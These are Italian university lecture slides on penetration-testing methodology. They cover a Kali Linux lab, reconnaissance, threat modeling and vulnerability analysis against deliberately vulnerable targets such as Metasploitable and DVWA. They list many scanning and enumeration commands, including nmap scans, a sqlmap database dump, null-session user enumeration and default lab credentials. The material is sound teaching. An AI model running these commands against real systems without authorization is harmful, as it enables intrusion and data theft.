> **nmap -v -A** *host_name* ‘ tenta di scoprire il sistema operativo
> **nmap -sS -O 1.2.3.0/24** ‘ scansiona la sottorete con la funzione SYN
> **nmap -sS -O -v -p0-65535** *host_name* ‘ controlla tutti i ports TCP
> **nmap -sU -p0-65535** *host_name* ‘ controlla tutti i ports UDP
> **nmap -sTV -p0-65535** *host_name* ‘ tenta la versione dei servizi

Tools per l'Enumeration di port e service su TCP e UDP

Unicornscan [http://sectools.org/tool/unicornscan/]

- è un port scanner, molto più veloce di nmap perché utilizza i socket in maniera sincrona. Si struttura con tre processi: uno per l'invio dei probe, uno per la ricezione delle risposte e uno per la gestione dello scanner.

Sparta [http://sparta.secforce.com/]

- è una applicazione GUI scritta in Python che richiama diversi strumenti tra cui nmap e unicornscan.

Masscan [https://github.com/robertdavidgraham/masscan]

- È un port scanner molto veloce del protocollo TCP asincrono

Tools per Catturare e Analizzare i Protocolli e il Traffico di Rete

Arp-scan [https://github.com/royhills/arp-scan]

- Scansiona i pacchetti arp della rete per scoprire i device nascosti

p0f [http://lcamtuf.coredump.cx/p0f3/]

- identifica i player di una comunicazione TCP/IP

Wireshark [http://www.wireshark.org/]

- Consente di catturare e analizzate i protocolli di rete

Xplico [http://www.xplico.org/]

- Consente di catturare ed analizzare il traffico di alcune applicazioni Internet (POP, IMAP, SMTP, HTTP, SIP, MGCP, H323, FTP, TFTP,ecc.)

Tools per l'Enumeration del Web Content

Dirb [http://dirb.sourceforge.net/]

- è un web scanner che scopre le pagine/dir standard.

> dirb http://ip_target/

DirBuster [https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project/]


è un Web server directory di tipo brute-forcer.

> Dirbuster

Nmap

> Nmap --script http-enum.nse [host]

Intelligence Gathering



Threat Modeling

“Intelligence Gathering is performing reconnaissance against a target to gather a much information as possible”

The more information you are able to gather during this phase, the more vectors of attack you may be able to use in the future.

UNIVERSITÀ DEGLI STUDI DI REGGIO CALABRIA
Mediterranea

Ambiente di testing

Prerequisiti

Strumenti

Configurazione di un ambiente di testing

Strumenti for testing

Strumenti:

- **Kali Linux** | Offensive Security (ex BackTrack Linux) Penetration Testing and Ethical Hacking Linux Distribution [https://www.kali.org]
- **VMware Workstation Player** | Vmware Ambiente per eseguire Macchine Virtuali [https://www.vmware.com/products/workstation-player.html]

Workstation a 64bit	Workstation a 32bit
Processore dual-core 64 bit o sup. BIOS Enable VT-x/AMD-v VMware Workstation Player 14 o sup	Processore dual-core 32 bit o sup. VMware Workstation Player 6
Velocità core: 1,3 GHz o sup Minimo 4 GB di RAM Minimo 40 GB di Spazio libero su HD	

Deploy Kali Linux in WMware WS

1. Installare ed eseguire WMware Workstation Player
2. Se abbiamo scaricato Kali Linux ISO image:
    1. Selezionare «**Create a New Virtual Machine**»
    2. Scegliere la sorgente (DVD/ISO) ….
3. Se abbiamo scaricato Kali Linux VM image:
    1. Selezionare «**Open a Virtual Machine**»
    2. Aprire il File «**Kali-Linux-XXXX.vmx**»
4. Configurare i seguenti parametri
    1. Memory: 2 GB - Processors: 2 – Hard Disk: 30 GB
    2. Network Adapter: **Bridged**

Run Kali Linux in WMware WS

1. Dopo aver scelto «Play virtual machine»
2. Inserire le credenziali di accesso «root» / «toor»
3. Se necessario impostare la tastiera in Italiano
4. Aprire la console di comandi «$»
5. Controllare la configurazione di rete:
   - Eseguire il comando «**ifconfig**»
6. Testare la connessione di rete:
   - Eseguire il comando «**ping 8.8.8.8**» / «**ping www.google.com**»
7. Eseguire l'aggiornamento della distribuzione Kali:
   - «**apt-get update**» verifica la presenza degli aggiornamenti
   - «**apt-get full-upgrade**» aggiorna i pacchetti
   - «**apt-get dist-upgrade**» aggiorna la distribuzione

Target for testing

Target for testing:

- **Metasploitable is a vulnerable Linux virtual machine**
  [https://github.com/rapid7/metasploit-framework]
- **DVWA - Damn Vulnerable Web Application**
  [http://www.dvwa.co.uk]
- **Vulnerable By Design ~ VulnHub Repository**
  [https://www.vulnhub.com]
- **OWASP Broken Web Applications Project**
  [http://www.owaspbwa.org]
- **Microsoft Evaluation Center**
  [https://www.microsoft.com/it-it/evalcenter]

Deploy Targets in WMware

Metasploitable Linux 2.0.0

1. Scompattare l'immagine
2. Aprire il File «Metasploitable.vmx»
3. Configurare i seguenti parametri: Network Adapter: «bridged»
4. Dopo aver scelto «Play virtual machine»
   - Inserire le credenziali di accesso «msfadmin»/«msfadmin»
   - Controllare la configurazione di rete: Eseguire il comando «ifconfig»

Windows XP Pro UK

1. Scompattare l'immagine
2. Aprire il File «Microsoft XP Professional.vmw»
3. Configurare i seguenti parametri: Network Adapter: «bridged»
4. Dopo aver scelto «Play virtual machine»
   - Controllare la configurazione di rete: Eseguire il comando «ipconfig»

Lab Schema

Target
Server
Linux

Target
Workstation
Windows

Router

Workstation 1

Workstation 2

Workstation 3

Workstation 4

Workstation 5

Esercitazione 1

Intelligence Gathering

Intelligence Gathering: passive

1. Iniziamo a trovare info sul target tramite i motori di ricerca
2. Lanciamo alcuni comandi per effettuare il gathering automatico:
   - **whois** *domain_name.xyz*
   - host *domain_name.xyz*
   - **dig any** *domain_name.xyz*
   - **dnsenum [-dnsserver** *dns_server*] **-enum -r** *domain_name.xyz*
   - **theharvester -d** *domain_name* **-b all -l 500**
3. Apriamo il sito del target per carpire ulteriori informazioni
4. Analizziamo il sito (p.e. il codice html) e file robots.txt
5. Cerchiamo info relative al settore IT e riferimenti tecnici
6. Possiamo provare ad effettuare una ricerca sui social network, sui siti tech, suoi blog per catturare info relative al personale IT
7. Usiamo Maltego per raccogliere altre informazioni da fonti aperte


Intelligence Gathering: active

1. Interroghiamo i dns server
   - **fierce -dns** domain_name.xyz -threads 10 ‘ restituisce gli hosts
   - **fierce -range** 11.22.33.0-255 –dnsserver dns_server ‘ risolve range ip
2. Scansioniamo la rete per cercare gli hosts e i ports in ascolto
   - nmap –sn 1.2.3.1-254 ‘ scansiona tutta la sottorete
   - nmap –sS –O 1.2.3.0/24 ‘ scansiona la sottorete con la funzione SYN
   - nmap -sS -O -v -p0-65535 host_name ‘ controlla tutti i ports TCP
   - nmap –sU –p0-65535 host_name ‘controlla tutti i ports UDP
   - nmap –sTV –p0-65535 host_name ‘ tenta di scoprire la versione dei servizi
   - nmap –v –A host_name ‘ tenta di scoprire il sistema operativo
   - nmap -T4 –A –v host_name ‘ analizza i primi 1000 ports aperti
   - nmap -A -PN -sU -sS -T2 -v -p 1-65535 host/range ‘scansiona tutti i ports TCP e UDP
   - nmap -A -O -PN <client ip range> ‘ per grandi range di IP
3. Troviamo host nascosti
4. Scansioniamo il Web Site

arp-scan 192.168.1.0/24

1. manualmente 2.dirb http://192.168.1.xyz

Penetration Testing



Threat Modeling

Questa sezione serve a definire un sistema di modellazione delle minacce utile ad eseguire un corretto penetration test.


È utile sia al tester, che al destinatario, poiché evidenzia la propensione al rischio e le priorità dell'organizzazione.

Il processo di modellazione può essere realizzato in più livelli:


1. *Gather relevant documentation*
2. *Identify and categorize primary and secondary assets*
3. *Identify and categorize threats and threat communities*
4. *Map threat communities against primary and secondary* assets

Threat Modeling

Il modello prodotto deve essere documentato e consegnato insieme alla relazione finale, poiché i risultati del rapporto finale sono strettamente collegati al Threat Model, il quale mette in evidenza i rischi specifici dell'organizzazione.



Threat Modeling



Vulnerability Analysis

"The model should be clearly documented, and be delivered as part of the final report as the findings in the report will reference the threat model in order to create a more accurate relevance and risk score that is specific to the organization."

The model used be consistent in terms of its representation of threats, their capabilities, their qualifications as per the organization being tested, and the ability to repeatedly be applied to future tests with the same results.

UNIVERSITÀ DEGLI STUDI DI REGGIO CALABRIA
Mediterranea

DIIES Dipartimento di
INGEGNERIA
dell'INFORMAZIONE, delle INFRASTRUTTURE e dell'ENERGIA SOSTENIBILE

Corso di Tecnologie per la sicurezza informatica

Penetration Testing

Metodologie e Simulazione di Attacchi


Seconda parte

8 marzo 2018

Agenda

- Definizioni e metodologie
- Implementazione del penetration testing
  - Pre-engagement Interactions
  - Intelligence Gathering
  - Threat Modeling
  - Vulnerability Analysis
  - Exploitation
  - Post Exploitation
  - Reporting
- Configurazione dell'ambiente di testing & simulazioni
- Considerazioni finali ed Aspetti legali

Penetration Testing



Vulnerability Analysis

È il processo che consente di scoprire le vulnerabilità, dei sistemi e delle applicazioni, che possono essere sfruttate da un utente malintenzionato per sottrarre informazioni.

Si suddivide in due fasi: ***Identification*** e ***Validation***

La fase di ***Identification*** può essere:

Active	**Passive**
Implica un'interazione diretta con i componenti che si devono testare • General Vulnerability Scanners • Web Application Scanners • Network Vulnerability Scanners • Manual Scanners	Implica l'analisi dei dati senza interagire con i componenti da testare • I metadati dei file • Il traffico di rete

Vulnerability Analysis: Active

Tools automatici:

- **Nmap** + **script** [https://nmap.org/nsedoc/] 
  È un tool che consente di fare port e vulnerability scanning

  > **namp -sV -T4 --script** *category/script host_ip*

- Categorie degli scripts NSE:

• *auth*	• *external*
• *broadcast*	• *fuzzer*
• *brute*	• *intrusive*
• *default*	• *malware*
• *discovery*	• *safe*
• *dos*	• *version*
• *exploit*	• *vuln*

Vulnerability Analysis: Active

Tools automatici:

- **ZAP** [www.zapproxy.org] The OWASP Zed Attack Proxy
- **OpenVAS** [www.openvas.org] (non presente su Kali linux > 1.2 GB)

  Open Vulnerability Assessment System
- **Nessus** [https://www.tenable.com] *Commercial*
- **NeXpose** [https://www.rapid7.com] *Commercial*
- **eEYE Retina** [https://www.beyondtrust.com] *Commercial*
- **Qualys** [https://www.qualys.com] *Commercial*
- **SAINT** [http://www.saintcorporation.com] *Commercial*

Vulnerability Analysis: Active

Web Application Scanner

- **Uniscan** [http://sourceforge.net/projects/uniscan/]

  Test Remote and Local File Include, Remote Command Execution

  uniscan -u http://ip_target/ -qweds
- **Nikto [https://cirt.net/Nikto2]**

  Web server scanner for vulnerability

  nikto -h ip_target

  nikto --url http://ip_target
- **Nmap**

  Nmap --script vuln ip_target

Vulnerability Analysis: Active

Web Application Scanner

- **Sqlmap** [http://sqlmap.org/]

  Detecting and exploiting SQL injection flaws and taking over of database

  sqlmap -u “http://ip_target/dvwa/?id=1” --dbs
- **Wpscan** [http://wpscan.org/]

  WordPress vulnerability scanner

  wpscan -url http://ip_target -enumerate u
- **Joomscan** [https://www.owasp.org/]

  Joomla vulnerability scanner

  joomscan -u http://ip_target

Vulnerability Analysis: Active

Network Vulnerability Scanners

- **aircrack-ng**
  Aircrack-ng is an 802.11 WEP and WPA/WPA2-PSK key cracking program.
- **ike-scan**
  ike-scan is a command-line IPsec VPN scanning
- **WarVOX**
  suite of tools for exploring, classifying, and auditing telephone systems
- **iWar**
  iWar is a War dialer written for Linux, FreeBSD, OpenBSD, etc.
- **SIPSCAN**
  This tool scans networks and detects vulnerable VOIP SIP phones.

Vulnerability Analysis: Passive

Burp Suite – Portswigger (www.portswigger.net)

Proxy server: consente di analizzare il traffico e di simulare attacchi

BeEF Framework (beefproject.com)

The Browser Exploitation Framework – Testa le vulnerabilità del browser

P0f (lcamtuf.coredump.cx/p0f3/releases/)

Passive OS fingerprinting

Wireshark (www.wireshark.org)

Consente di catturare ed analizzare il traffico di rete e software

Tcpdump (www.tcpdump.org)

È un tool per il debuging di rete

Vulnerability Analysis: Validation

I risultati delle diverse Vulnerability Analysis possono essere difficili da gestire poiché possono essere numerose e ridondanti

Per cui è necessario correlare i risultati provenienti da diverse ricerche per ottenere un risultato facilmente verificabile.

La correlazione può essere ottenuta con due distinti approcci:

1. **Specific correlation**: i risultati di ogni target si raggruppano indicando l'ID della vulnerabilità nota trovata (CVE, OSVDB)
2. **Categorical correlation**: i risultati vengono suddivisi in base a macro fattori di vulnerabilità (p.e. i tipi di vulnerabilità, problemi di configurazione, ecc.)

Vulnerability Analysis: Research

Una volta che viene individuata una vulnerabilità è necessario esaminare minuziosamente il problema e cercare le opportunità di attacco che possono essere sfruttate.

Spesso le vulnerabilità sono relative ad un determinato pacchetto software (commerciale o open source), oppure al sistema operativo e ai protocolli di comunicazione.

Altre volte possono dipendere da un problema nei processi aziendali (cd. vulnerabilità logiche) o da un errore gestionale (come l'errata configurazione di un apparato).

Infine, può essere effettuato un debug del codice alla ricerca di vulnerabilità presenti sui sistemi, **ma non note.**


Vulnerability Analysis: Research

Alcuni siti su cui è possibile rinvenire le informazioni di dettaglio sulle vulnerabilità note.

- **Open Source Vulnerability Database (OSVDB) -** https://blog.osvdb.org
- **Common Vulnerabilities and Exploses (CVE) -** https://cve.mitre.org
- **Exploit-db -** https://www.exploit-db.com
- **Security Focus** - http://www.securityfocus.com
- **Packetstorm** - http://www.packetstorm.com
- **CxSecurity** - http://www.cxsecurity.com

Le vulnerabilità 0-day sono generalmente rinvenibili su piattaforme a pagamento o sui forum di hacking

Vulnerability Analysis



Exploitation

“Vulnerability testing is the process of discovering flaws in systems and applications which can be leveraged by an attacker. These flaws can range anywhere from host and service misconfiguration, or insecure application design. “

Although the process used to look for flaws varies and is highly dependent on the particular component being tested, some key principals apply to the process.”

UNIVERSITÀ DEGLI STUDI DI REGGIO CALABRIA
Mediterranea

Esercitazione 2

Vulnerability Analysis

Vulnerability Analysis

Dopo aver identificato il target e disegnato il relativo modello di minacce passiamo alla fase di Analisi delle Vulnerabilità.

1. Eseguiamo uno scanning del range di indirizzi IP recuperati nella fase precedente per trovare gli hosts:
   - **netdiscover -r 192.168.1.0/24**
2. Effettuiamo una serie di port e service scanning
   - **nmap -sS -p- [target IP address]** **“TCP/SYN su tutti I ports**
   - **nmap -sS -sV -O [target IP address]** **“Service Scan with OS detection**
   - **nmap -sU [target IP address]** **“UDP scan**
   - **nmap -A -p-** [target IP address] (S.O., port open, service and version)

Vulnerability Analysis

3. Proviamo ad elencare gli utenti dell'host sfruttando uno script nmap

   - **nmap** –script smb-enum-users.nse –p 445 [target host]

   oppure provando ad eseguire le function MS-RPC

   - **rpcclient** –U "" **[target IP address]**

   Alla richiesta di password premere invio, poi eseguire i seguenti comandi

   - **rcpclient** $> querydominfo
   - **rcpclient** $> enumdomusers
   - **rcpclient** $> queryuser [username] p.e. msfadmin

4. Un'altra enumeration può essere effettuata con enum4linux

   - **enum4linux** [target host]

Vulnerability Analysis

Cerchiamo la versione del S.O., i ports aperti e i relativi servizi in ascolto

```
nmap -sV -O ip_target -p1-65535
```

Abbiamo scoperto:

- S.O. Linux 2.6.9-2.6.33
- Server Name METASPOITABLE
- Ci sono 35 Users account
- Administrator account: msfadmin
- La password di admin non scade
- Abbiamo la lista dei servizi attivi e le versioni dei servizi e su quali port sono in ascolto
- Tra questi è presente un webserver e un SQL server

Service	Port
Vsftpd 2.3.4	21
OpenSSH 4.7p1 Debian 8ubuntu 1 (protocol 2.0)	22
Linux telnetd service	23
Postfix smtpd	25
ISC BIND 9.4.2	53
Apache httpd 2.2.8 Ubuntu DAV/2	80
A RPCbind service	111
Samba smbd 3.X	139,445
3 r services	512,513,514
GNU Classpath grmiregistry	1099
Metasploitable root shell	1524
A NFS service	2048
ProFTPD 1.3.1	2121
MySQL 5.0.51a-3ubuntu5	3306
PostgreSQL DB 8.3.0 - 8.3.7	5432
VNC protocol v1.3	5900
X11 service	6000
Unreal ircd	6667
Apache Jserv protocol 1.3	8009
Apache Tomcat/Coyote JSP engine 1.1	8180

Vulnerability Analysis

5. Verifichiamo se questi servizi contengono delle vulnerabilità note e cerchiamo le informazioni per poterle sfruttarle.
   - Alcune fonti di ricerca on-line delle vulnerabilità note:

     Exploit-db [https://www.exploit-db.com]
     Open Source Vulnerability Database (OSVDB) [https://blog.osvdb.org]
